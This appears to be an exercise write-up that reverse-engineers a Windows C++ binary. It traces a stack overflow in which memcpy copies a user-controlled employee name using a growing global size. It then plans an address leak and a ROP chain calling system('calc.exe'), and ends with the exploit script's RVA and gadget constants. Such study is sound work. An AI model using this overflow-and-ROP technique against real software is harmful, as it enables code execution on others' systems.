
Let's continue the analysis of main, the first thing we can see, is an if statement, which check the number of arguments, in case it is equals to 1, we see there's an statement which increase the size of a global variable called "global_size_value" this value will be really important at the end of the exploit. After that statement, we have the printf we used to find "main" function. This printf is not important right now, but we will use it later to leak an address of the program and extract the base address.

If we jump out the conditional statements, we get the maybe most important function of the program (well I think it is), the function "function_of_switcher". This is a function that as the previous exercise, will have different values inside of a switch to do different things. The first part of this function is just a simple C++ code to get an integer value and call the switcher function:




```
__int64 function_of_switcher()
{
  __int64 v0; // rax
  unsigned int integer_value; // [rsp+20h] [rbp-28h]
  char *pointer_to_stack; // [rsp+28h] [rbp-20h]
  char stack_value; // [rsp+30h] [rbp-18h]

  v0 = cout(std::cout, "Please enter an integer value: \n");
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v0, sub_13F5C2960);
  std::basic_istream<char,std::char_traits<char>>::operator>>(std::cin, &integer_value);
  pointer_to_stack = &stack_value;
  switcher(&stack_value, integer_value, global_ptr_to_function_called_from_switcher);
  printf("Valor = %zd\n", *(_QWORD *)pointer_to_stack);
  printf("Respuesta = %d\n", integer_value);
  return integer_value;
}
```

And here we have switcher function:



```
void *__fastcall switcher(void *ptr_to_stack, __int64 integer_value, void (__fastcall *ptr_to_function)(_QWORD))
{
  void *result; // rax
  std::string *p_to_string; // ST20_8
  std::string local_string; // [rsp+30h] [rbp-28h]
  _QWORD *ptr_to_stack_cpy; // [rsp+60h] [rbp+8h]
  int integer_value_cpy; // [rsp+68h] [rbp+10h]
  void (__fastcall *ptr_to_function_cpy)(_QWORD); // [rsp+70h] [rbp+18h]

  ptr_to_function_cpy = ptr_to_function;
  integer_value_cpy = integer_value;
  ptr_to_stack_cpy = ptr_to_stack;
  if ( global_flag == 1110676785 )
  {
    if ( (_DWORD)integer_value == 1 )
      result = (void *)((__int64 (__fastcall *)(signed __int64))ptr_to_function)(1i64);
    if ( integer_value_cpy == 2 )
    {
      result = (void *)(unsigned int)global_size_value;
      global_flag = global_size_value;
    }
    if ( integer_value_cpy == 3 )
    {
      ++global_flag;
      result = ptr_to_stack_cpy;
      *ptr_to_stack_cpy = ptr_to_function_cpy;
    }
    if ( integer_value_cpy == 4 )
    {
      p_to_string = (std::string *)string::append_0(&local_string, &global_var_string2, &global_var_string);
      string::assign_0(&global_var_string, p_to_string);
      string::destructor(&local_string);
      result = ptr_to_stack_cpy;
      *ptr_to_stack_cpy = &global_flag;
    }
  }
  return result;
}
```


The first conditional checks “global_flag” with the number 1110676785, at the beginning “global_flag” will not be set to this value, but it will be set in the constructor function of the class Empleado. So, it will go out the first time this function is called. Let’s going to explain the option number 1, this option just takes the parameter ptr_to_function, and uses it as a function passing as parameter the number 1. This is a way to pass the control flow to another part, if we can control that parameter, we will be able to control the flow. If we debug the program, that parameter comes from a global value called “global_ptr_to_function_called_from_switcher” (name from a hard work of thinking a name), and it points to the “main” function.



```
2E9004 align 8
2E9008 ; void (__fastcall *global_ptr_to_function_called_from_switcher)(_QWORD)
2E9008 global_ptr_to_function_called_from_switcher dq offset main
2E9008                                         ; DATA XREF: main:loc_13F2E10FB↑r
2E9008                                         ; main+2A4↑w ...
```


The number we have to write the first time, is the one of the flag: 1110676785. Doing this, the program later will set the flag as this number in the constructor of the class Empleado.

After “function_of_switcher”, two Empleado objects are created using the function labeled as “new” (I think is the implementation of new used by C++):



```
void *__fastcall new(size_t Size)
{
  size_t i; // rbx
  void *result; // rax

  for ( i = Size; ; Size = i )
  {
    result = malloc(Size);
    if ( result )
      break;
    if ( !(unsigned int)callnewh(i) )
    {
      if ( i != -1i64 )
        sub_13F2E4B04();
      sub_13F2E4B24();
    }
  }
  return result;
}
```

This pointer to the heap, and a copy of a string will be given to Empleado constructor as parameters




```
Empleado *__fastcall Empleado::Empleado(Empleado *empleado_p_heap, std::string *var_string, int some_value, void *p_to_switcher, int user_integer)
{
  Empleado *empleado_p_heapa; // [rsp+40h] [rbp+8h]
  std::string *str; // [rsp+48h] [rbp+10h]
  int some_valuea; // [rsp+50h] [rbp+18h]
  void *p_to_switchera; // [rsp+58h] [rbp+20h]

  p_to_switchera = p_to_switcher;
  some_valuea = some_value;
  str = var_string;
  empleado_p_heapa = empleado_p_heap;
  empleado_p_heap->vtable_funcs = (vtable_functions *)&Empleado::`vftable';
  string::string_2(&empleado_p_heap->employee);
  LODWORD(empleado_p_heapa->pointer_to_empleado_object) = some_valuea;
  if ( (unsigned __int64)string::length(str) <= 0xC )
    string::strcpy(&empleado_p_heapa->employee, str);
  empleado_p_heapa->p_to_function = (__int64)p_to_switchera;
  global_empleado_p_to_function = empleado_p_heapa->p_to_function;
  empleado_p_heapa->user_integer = user_integer;
  global_flag = empleado_p_heapa->user_integer;
  global_ptr_to_function2 = (__int64)p_to_switchera;
  string::destructor(str);
  return empleado_p_heapa;
}
```

The thing I'm going to comment from here is the last part where "global_flag" is set to the var "user_integer" of Empleado, which is exactly the integer we wrote in "function_of_switcher". If that function is called again, we will be able to jump inside of any of the switch options.


The second Empleado object that is created is not used ever, so we will not care about it.

Let's continue with main analysis:




```
((void (__fastcall *)(Empleado *))empleado_1->vtable_funcs->set_employee_name)(empleado_1);
str2_buffer = string::c_str(&str2);
((void (__fastcall *)(Empleado *, const char *))empleado_1->vtable_funcs->get_employee_name)(empleado_1, str2_buffer);
((void (__fastcall *)(Empleado *))empleado_1->vtable_funcs->set_employee_name)(empleado_1);
string::string_5(&global_var_string2, const_char_0);
global_var_string2_buffer = string::c_str(&global_var_string2);
((void (__fastcall *)(Empleado *, const char *))empleado_1->vtable_funcs->get_employee_name)(
  empleado_1,
  global_var_string2_buffer);
for ( i = 0; i < 16; ++i )
{
  function_of_switcher();
  Size = global_size_value;
  empleado1_employee_buffer = string::c_str(&empleado_1->employee);
  memcpy(&Dst, empleado1_employee_buffer, Size);
  global_ptr_to_function_called_from_switcher = ptr_to_function;
}
string::destructor(&str2);
return 0;
```

Empleado vtable's functions are called, first one is set_employee_name, this function will fill the std::string structure from the Empleado:




```
  __int64 v1; // rax
  __int64 v2; // rax
  __int64 v3; // rax
  size_t result; // rax
  size_t Size; // ST28_8
  const char *v6; // rax
  Empleado *empleado; // [rsp+40h] [rbp+8h]

  empleado = this;
  std::basic_ios<char,std::char_traits<char>>::clear((char *)&std::cin + *(signed int *)(std::cin + 4i64), 0i64, 0i64);
  while ( (unsigned int)std::basic_istream<char,std::char_traits<char>>::get(std::cin) != 10 )
    ;
  v1 = cout(std::cout, "Please, enter Employee name: ");
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v1, sub_13F2E2960);
  getline(std::cin, &empleado->employee);
  v2 = cout(std::cout, "Hello, ");
  v3 = print_string(v2, &empleado->employee);
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v3, sub_13F2E2960);
  result = string::length(&empleado->employee);
  if ( result <= global_size_value )
  {
    Size = global_size_value;
    v6 = string::c_str(&empleado->employee);
    result = (size_t)memcpy(&empleado->memcpy_destination, v6, Size);
  }
  return result;
```

As we saw when we were running the binary, the program says "Please, enter Employee name: ", then a "getline" function is used to fill the std::string structure with user's input. Here we could crash with a really big buffer, but that's something we don't want know (std::string at the has limits). Then if the length of that name is lower or equals than "global_size_value" (remember from the beginning of the main function), is copied to another part of empleado object.
After set_employee_name is called, another vtable function follows get_employee_name:




```
__int64 __fastcall get_employee_name(Empleado *this, const char *buffer)
{
  return (__int64)string::c_str(&this->employee);
}
```



```
; __int64 __fastcall get_employee_name(Empleado *this, const char *buffer)
get_employee_name proc near

empleado        = qword ptr  8
buffer          = qword ptr  10h

                mov     [rsp+buffer], rdx
                mov     [rsp+empleado], rcx
                sub     rsp, 28h
                mov     rax, [rsp+28h+empleado]
                add     rax, 8
                mov     rcx, rax ; str
                call    string__c_str
                mov     [rsp+28h+buffer], rax
                add     rsp, 28h
                retn
get_employee_name endp
```


This function just retrieves the employee name to a buffer given as parameter.

This functions are called two times in the program, after that we go with the for loop:



```
  for ( i = 0; i < 16; ++i )
  {
    function_of_switcher();
    Size = global_size_value;
    empleado1_employee_buffer = string::c_str(&empleado_1->employee);
    memcpy(&Dst, empleado1_employee_buffer, Size);
    global_ptr_to_function_called_from_switcher = ptr_to_function;
  }
  string::destructor(&str2);
  return 0;
}
```


First "function_of_switcher" is called, then employee buffer is retrieved from empleado_1, and copied to a variable called "Dst":


```
-0000000000000060 Dst              db ?
-000000000000005F                  db ? ; undefined
-000000000000005E                  db ? ; undefined
-000000000000005D                  db ? ; undefined
-000000000000005C                  db ? ; undefined
-000000000000005B                  db ? ; undefined
-000000000000005A                  db ? ; undefined
-0000000000000059                  db ? ; undefined
-0000000000000058                  db ? ; undefined
-0000000000000057                  db ? ; undefined
-0000000000000056                  db ? ; undefined
-0000000000000055                  db ? ; undefined
-0000000000000054                  db ? ; undefined
-0000000000000053                  db ? ; undefined
-0000000000000052                  db ? ; undefined
-0000000000000051                  db ? ; undefined
-0000000000000050 ptr_to_function dq ?
-0000000000000048 var_string2     std::string ?
-0000000000000028 var_string3     std::string ?
-0000000000000008 PADDING         dq ?
+0000000000000000  r              db 8 dup(?)
+0000000000000008 argc            dq ?
+0000000000000010 argv            dq ?
+0000000000000018
```

Size for memcpy is taken from “global_size_value” =) which was incremented at the beginning of the program. Here it comes the vulnerable part of the program, as we control the employee name, and that size is incremented at the beginning of main.


Program exploitation

To exploit the program we just have to write some employee name which modifies the ret value from the stack and everything will crash. But the idea of the exercise is to pop a calc. So because of DEP we will have to make ROP. Sadly there were not many ROP gadgets to use, but luckily a great function is in the import table of this binary:


```
.idata:000000013F2E6268                                      ; DATA XREF: _configure_narrow_argv↑r
.idata:000000013F2E6270 ; int __cdecl system(const char *Command)
.idata:000000013F2E6270                 extrn system:qword   ; DATA XREF: sub_13F2E1000↑r
.idata:000000013F2E6278                 extrn __imp___p___argc:qword
.idata:000000013F2E6278                                      ; DATA XREF: __p___argc↑r
.idata:000000013F2E6280
```


So all we have to do, is write “calc.exe” anywhere in data place where we have permission to write, move calc.exe string pointer to RCX, and finally call system. As we saw, it is possible to call main through switcher, that will be necessary to increase the value of “global_size_value”, we will need it to increase the size of our payload, it has to be enough for our payload to overwrite return value from stack.
What I did was to do the exploit in 3 rounds, two to increase the value of the global variable (will be increased also in the third round), and the last one to get a leaked address, and send the payload.

The first printf of the code, from the second round and third will print a leaked address, what we have to do is to save its RVA and substrate it from the leaked address to get the base address. Also the exploit will have other RVAs that we will use to get VAs from ROP gadgets and other stuff:



```
# Constants
SWITCHER_FLAG = "1110676785\n"
NAME = 'Fare9\n'
# Variables
process = None
main_base_address = 0
# RVAs
system_rva = 0x6270
leaked_rva = 0x9010
calc_string_rva = 0x9220
rop1_rva = 0x164d # pop rax; ret
rop2_rva = 0x35AD # mov rcx, qword ptr[rsp + 28h]; mov [rax], rcx ; add rsp, 48h ; ret
rop3_rva = 0x123c # mov rcx, qword ptr [rsp + 0x30] ; call qword ptr [rax]
rop4_rva = 0x000E # ret
```

